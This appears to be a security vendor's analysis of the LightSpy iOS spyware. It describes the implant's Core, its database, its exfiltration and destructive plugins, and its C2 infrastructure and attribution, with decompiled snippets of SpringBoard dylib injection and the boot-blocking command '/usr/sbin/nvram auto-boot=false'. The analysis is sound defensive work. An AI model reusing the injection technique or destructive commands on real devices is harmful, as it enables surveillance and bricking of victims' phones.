jailbreakd	jiu de (DQF6PC5T2P)
libcynject.dylib	yujing zhang (VG6JHJ2J8L)
light	yujing zhang (VG6JHJ2J8L)
loadJailbreakd	jiu de (DQF6PC5T2P)
test	jiu de (DQF6PC5T2P)

signcert.p12 thumbprint:

```
                  light.framework % openssl pkcs12 -legacy -info -in signcert.p12
Enter Import Password:
MAC: sha1, Iteration 2048
MAC length: 20, salt length: 8
PKCS7 Encrypted data: pbeWithSHA1And40BitRC2-CBC, Iteration 2048
Certificate bag
Bag Attributes
    localKeyID: 35 7D 3A C2 BD E6 F5 50 9A E8 7B 81 1C FA E3 0F 81 E1 8E D0
subject=UID=DQF6PC5T2P, CN=iPhone Distribution: jiu de (DQF6PC5T2P), OU=DQF6PC5T2P, O=jiu de, C=US
issuer=C=US, O=Apple Inc., OU=Apple Worldwide Developer Relations, CN=Apple Worldwide Developer Relations Certification Authority
```

The core is based on several frameworks:

- HLNetWorkReachability, for Internet availability check
- FMDB, for SQLite database creation and access
- SSZipArchive, to extract decrypted plugins Zip archives, resources.zip file, and to compress exfiltrated data.
- Libwebsockets, for C2 communication

The Core serves several goals

- Provide device fingerprint
- Transport module – all communication with the control server will be done using only the Core.
- Updater – the Core can update plugins
- Command dispatcher – it will receive and store the commands, pass them to plugins, and send the command execution results back to the control server
- Logging – the Core will upload execution logs to the control server
- Functions exporter – for instance, audio-related functions are exported by the Core and used by the audio recording plugin.

After the Core starts up, it will perform an Internet connectivity check using Baidu.com domain, and then it will check the arguments that were passed from FrameworkLoader as the C2 data and working directory. Using working directory path /var/containers/Bundle/AppleAppLit/ the Core will create subfolders for logs, database, and exfiltrated data.

Subfolder	**Description**
log	Log files that will be recoded and then sent to the control server
database	Used for storing SQLite database
plugins	Plugins storage directory
private	Plugin data (exfiltrated data that should be sent) storage directory
resources	Directory for storing resource.zip which will be downloaded from C2

The Core is highly dependent on jailbreak functionality for its execution and for plugin execution. That is why it will download an additional file “resources.zip” which also contains jailbreak-helping files which are related to the jailbreak process on iOS version family 12.

The Core uses SQLite database named light.db to store the implant state, configuration, and execution plan. The database structure is the following:

Table name	**Description**
t_config	LightSpy configuration including control server address and port
t_plugin	Plugin-related information including the URL address for each plugin
t_transport_control	Network configuration for each command (commands could be executed using Wi-Fi or Cellular network, or using both network types)


t_command_plan	Configuration for C2 command for the Core and plugins, including execution frequency
t_command_record	List of shell commands to execute on the device
t_dormant_control	Timetable for each day, hour, and minute when LightSpy should operate or sleep

When all the communication with the C2 has been established and light.db is created, LightSpy will

- Dispatch the following commands to plugins: 25004, 25005, 12004, 12005, 26004, 26005 (each command is described inside the further sections of this article)
- Load dormant control configuration, which is a detailed precise implant wake-up plan
- Load network configuration plan: which command should be executed using Wi-Fi or cellular network
- Send extensive fingerprint information about the infected device


The Core utilizes two more interesting functions

- It can play sound files that are available in the following folder /System/Library/Audio/UISounds. Operators can set up the Core to play audio recordings for a certain timeframe.




```
_objc_msgSend(&_OBJC_CLASS_$_NSFileManager,"defaultManager");
uVar2 = _objc_retainAutoreleasedReturnValue();
                  /* Called method name: enumeratorAtPath:, missing information on the class */
_objc_msgSend(uVar2,"enumeratorAtPath:",&cf_/System/Library/Audio/UISounds);
uVar3 = _objc_retainAutoreleasedReturnValue();
```

- It will execute the file “test” from the package archive. This file will try to inject libcynject.dylib into SpringBoard process.




```
_NSLog(&cf_startinejct);
local_24 = _getpid();
_setpgid(local_24,0);
local_28 = 0;
local_2c = _isJailBreak(&cf_SpringBoard);
iVar1 = _kill(local_2c,9);
_init(iVar1);
_grabEntitlements();
_NSLog(&cf_*********SpringBoard********);
_sleep(5);
do {
  do {
    _NSLog(&cf_*********SpringBoard********);
    _chmod("/var/containers/Bundle/libcynject.dylib",511);
    local_2c = _isJailBreak(&cf_SpringBoard);
  } while (local_2c == 0);
  _NSLog(&cf_spring_pid=%d);
  kVar2 = _task_for_pid(*(mach_port_name_t *)PTR__mach_task_self__100008018,local_2c,&local_30);
  if (kVar2 == 0) {
    _NSLog(&cf_Remotetask:0x%x);
    local_28 = _inject_dylib(local_30,"/var/containers/Bundle/libcynject.dylib");
    if (local_28 == 0) {
      return 0;
    }
    pFVar3 = *(FILE **)PTR____stderrp_100008008;
    _mach_error_string(local_28);
    _fprintf(pFVar3,"Unable to allocate memory for remote stack in thread: Error %s\n");
```

This “libcynject.dylib” file is also quite interesting: it is a shared library file that consists of Audio/Video recording functions which are used by sound and camera recording plugins.



```
_objc_storeStrong(&local_28,param_3);
                  /* Called method name: isEqualToString:, missing information on the class */
uVar1 = _objc_msgSend(local_28,"isEqualToString:",&cf_com.apple.Record.start);
if ((uVar1 & 1) == 0) {
                  /* Called method name: isEqualToString:, missing information on the class */
  uVar1 = _objc_msgSend(local_28,"isEqualToString:",&cf_com.apple.Record.stop);
  if ((uVar1 & 1) == 0) {
                  /* Called method name: isEqualToString:, missing information on the class */
    uVar1 = _objc_msgSend(local_28,"isEqualToString:",&cf_com.apple.Record.continue);
    if ((uVar1 & 1) != 0) {
      continueRecord(local_18,(SEL)"continueRecord");
    }
  }
  else {
    stopRecording(local_18,(SEL)"stopRecording");
  }
}
else {
  startRecording(local_18,(SEL)"startRecording");
```

Another notable finding is the fact that this library creates a local server and binds it to port 9600 (0x2580); this port will be accessed by sound, camera recording, and PushMessage plugins. This fact proves that the threat actor used a network stack to communicate between the Core and plugins.



```
local_30 = 0;
local_38 = 0;
                  /* Called method name: bindToPort:error:, missing information on the class
                     Potential internal classes (FOX, max 10): GCDAsyncUdpSocket (0001167c) */
_objc_msgSend(*(undefined8 *)(local_18 + 0x18),"bindToPort:error:",&DAT_00002580,&local_38);
_objc_storeStrong(&local_30,local_38);
if (local_30 != 0) {
  _NSLog(&cf_Serverbindingfailed);
```

LightSpy plugins

Depending on C2 configuration the Core can download from 17 to 28 plugins. A few of them were previously reported, but most of them remained unknown till now. A notable difference is that the threat actor extended the set of plugins with destructive ones.

Name	Version	Brief description
AppDelete	1.0.0	Can delete messenger-related victim files
BaseInfo	2.0.0	Exfiltrates contact list, call history, and SMS messages. Can send SMS messages by the command
Bootdestroy	1.0.0	Destructive plugin: can prevent the device to boot up
Browser	2.0.0	Browser history exfiltration plugin
BrowserDelete	1.0.0	Destructive plugin: can wipe browser history
cameramodule	1.0.0	Takes camera shots. Can do a one-shot or take several shots for a specified time interval
ContactDelete	1.0.0	Destructive plugin: can delete specified contacts from the address book
DeleteKernelFile	1.0.0	Destructive plugin: can freeze the device
DeleteSpring	1.0.0	Destructive plugin: can freeze the device
EnvironmentalRecording	1.0.0	Sound recording plugin: environment, calls

FileManage	2.0.0	File exfiltration plugin
ios_line	2.0.212	Line messenger data exfiltration plugin
ios_mail	2.0.10	Apple Mail application data exfiltration plugin
ios_qq	2.0.0	Tencent QQ messenger database parsing and exfiltration plugin
ios_telegram	2.0.211	Telegram messenger data exfiltration plugin
ios_wechat	2.0.211	WeChat messenger data exfiltration plugin
ios_whatsapp	2.0.212	WhatsApp messenger data exfiltration plugin
KeyChain	2.0.0	KeyChain data exfiltration plugin
landevices	2.0.0	Wi-Fi network scanning plugin
Location	2.0.0	Location exfiltration plugin
MediaDelete	1.0.0	Destructive plugin: capable of deleting media files from the device
PushMessage	1.0.0	Plugin simulates incoming push messages that contain specified URL
Screen_cap	2.0.0	Screen capture plugin
ShellCommand	3.0.0	Execute shell command
SMSDelete	1.0.0	Destructive plugin: deletes specified SMS message
SoftInfo	2.0.0	The plugin exfiltrates the list of installed apps and running processes
WifiDelete	1.0.0	Destructive plugin: deletes Wi-Fi network configuration profile
WifiList	2.0.0	Wi-Fi network data exfiltration plugin

The threat actor significantly increased the list of plugins. The threat actor paid a lot of attention to destructive functionalities. The table below shows the similarity between plugins that were reported in 2020 and plugins for the most recent Core version. Similar plugins are highlighted with green color.

2020 report	**Current report**
	AppDelete
baseinfoaaa.dylib	BaseInfo
	Bootdestroy
browser	Browser
	BrowserDelete
	cameramodule
	ContactDelete
	DeleteKernelFile
	DeleteSpring
EnvironmentalRecording	EnvironmentalRecording
FileManage	FileManage
	ios_line
	ios_mail
ios_qq	ios_qq
ios_telegram	ios_telegram
ios_wechat	ios_wechat
	ios_whatsapp
KeyChain	KeyChain


	landevices
locationaaa.dylib	Location
	MediaDelete
	PushMessage
Screenaaa	Screen_cap
ShellCommandaaa	ShellCommand
	SMSDelete
SoftInfoaaa	SoftInfo
	WifiDelete
WifiList	WifiList

We will not cover the detailed functionality of the all plugins here. The full report which contains all technical details is available for the customers of **ThreatFabric Fraud Risk Suite**. Please **contact** us for additional details.

That being said, four plugins deserve mentioning.

Bootdestroy plugin

This plugin is responsible for preventing the system to boot up. The plugin consists of two parts: a main binary file and a shared library file “zt.dylib”. The main part will load the library file and will try to find the symbol “zt”, which is a function that will spawn the shell and execute the following shell command: **/usr/sbin/nvram auto-boot=false**.




```
_zt                                              XREF[2]:     Entry Point(*), 0001030d(*
     sub        sp,sp,#0x30
     stp        x29,x30,[sp, #local_10]
     add        x29,sp,#0x20
     mov        x8,sp
     mov        x9,#0x0
     str        x9,[x8, #local_28]
     adrp       x9,0x7000
     add        x9,x9,#0xfa8
     str        x9=>s_auto-boot=false_00007fa8,[x8]=>local_30     = "auto-boot=false"
     adrp       x0,0x7000
     add        x0=>s_/usr/sbin/nvram_00007f98,x0,#0xf98          = "/usr/sbin/nvram"
     bl         FUN_00007ae4                                      undefined FUN_00007ae4(
```

DeleteKernelFile plugin

This is another destructive plugin: ipon receiving the command, it will rename the Wi-Fi daemon file from the /usr/sbin/wifid to /usr/sbin/__wifid and kill “wifid” process.

The threat actor called that "Paralysis".



```
s_Paralysis_process_wifid_success_0000799e       XREF[1]:     00008288(*)
    ds            "Paralysis process wifid success"
```

ios_mail plugin


This plugin targets a specific mail client application which is called Mail Master by NetEase. The application supports upstream accounts from different parties such as Outlook and QQ. So, it could act as an aggregator for all victim's mailboxes.

The plugin can access the Mail Master home folder by searching it using the bundle ID "com.netease.mailmaster". To extract the data, the plugin will parse the following application database files "contacts.db" and "ghmail.db". To do so the plugin will execute SQL queries against those database files.

As a result, the plugin will send the victim's account information, messages, and attachments to the control server.


PushMessage plugin

This plugin can generate fake push notifications with the specified text. It will communicate with the Core using the WebSocket library. The plugin will open port 8087 and will connect to port 9600 of the Core, it will then send the text that came from the command to the port of the Core.




```
_objc_storeStrong(&local_28,param_3);
_objc_msgSend(local_28,"dataUsingEncoding:",4);
local_30 = _objc_retainAutoreleasedReturnValue();
_objc_msgSend(0x404e000000000000,*(undefined8 *)(local_18 + 8),
             "sendData:toHost:port:withTimeout:tag:",local_30,&cf_127.0.0.1,&DAT_00002580,200);
```

The Core part, which is libcynject.dylib, will listen to incoming connection and will check from which port the connection came:



```
   sVar1 = _objc_msgSend(&objc::class_t::GCDAsyncUdpSocket,"portFromAddress:",local_38);
   if (sVar1 == 8087) {
     _pushwindowd(local_48);
   }
}
```

In case the connection comes from port 8087, the Core will call function "pushwindowd", which will create an alert window using iOS API with the specified text and button with text "OK":



```
local_28 = _objc_msgSend(uVar1,
                         "initWithTitle:message:delegate:cancelButtonTitle:otherButtonTitles:",
                         &cf_pushmessage,*(undefined8 *)(param_1 + 0x20),0,&cf_OK,0);
                /* Called method name: show, missing information on the class */
```

Infrastructure

During our investigation, we found that the threat actor(s) used self-signed certificates to set up the infrastructure on IP address 103.27.109[.]217.


Using opensource intelligence we found several servers that broadcasted the same self-signed certificate. To figure out which servers were related to the iOS campaign we made a GET request using the following pattern: hxxp://{IP}:52202/963852741/ios/version.json. If the server responded with a valid

JSON file that contained information about the Core, we assumed that this IP address belonged to the iOS campaign. As a result, we came to the following infrastructure:

IP	ASN
103.43.17[.]99	132883
103.27.109[.]217	132883
43.248.136[.]110	23650
222.219.183[.]84	4134
103.27.109[.]28	132883

We found that for the IP address 103.27.109[.]217 there were two open ports that contained administration panels: 3458 and 53501. We reported the analysis of those panels in our blogpost.

We checked if those control servers could host administrator panels. It turned out that only 222.219.183[.]84 had a working panel:



Victimology

The design of the LightSpy iOS infection chain lets us formulate a hypothesis of the first stage exploit URL being integrated into some legitimate or specially crafted web page. Victims had to visit such a page by themselves.

In 2020 security researchers noted that a Watering hole attack vector was used, it seems that for the LightSpy versions that were described in this report the same attack vector could be used, however, we do not have any evidence for that.

We guess that, since the whole LightSpy iOS tool set was designed to support a small list of iOS versions, the corresponding Watering hole pages might have existed for a limited time frame.

As we reported in our blog post, one of the control servers had bad operation security which led to data leakage. It means that everyone could access that data which was exfiltrated from the victims. It turned out that this server logged 15 unique victims and 8 of them were iOS devices. All those devices were infected with LightSpy Core version 7.9.0 which we described in this report. 7 out of 8 affected devices were connected to the following Wi-Fi network: Haso_618_5G.

We believe this could be interpreted as a test network. In some cases, the device's IP address was spoofed using a VPN connection. 3 of 8 devices had Hong Kong phone numbers, 3 of 8 had Chinese phone numbers, and 2 of 8 had no phone number detected. Only one victim looks real, which is also located in China, the last online timestamp for that victim was Wednesday, 26 October 2022.

Attribution

Since all the binaries of LightSpy that we downloaded from the C2 server contained information about source code file paths, we tried to estimate how many developers worked on the project.

We assume that developers had a guide on how to name their dev-box usernames, so we got three different username patterns: “air”, “mac” and “test”. At the same time, the source code subfolder paths differ within the same user account. For example, user “air” hosted the source code in “work/znf_ios” subfolder and in “Project” subfolder. It might be the case that there were two different machines with the same username “air” with different source code folder structures.

Core source code path patterns:

Path 1: /Users/air/work/znf_ios/ios/

Path 2: /Users/mac/dev/iosmm/

Path 3: /Users/mac/hs/Xcode.app

Path 4: /Users/air/work/RootFS

Path 5: /Users/air/test/light/light/

The same picture we can observe with plugins source code file paths.

Plugins source code path patterns:

Path 1: /Users/air/work/English/{plugin name}

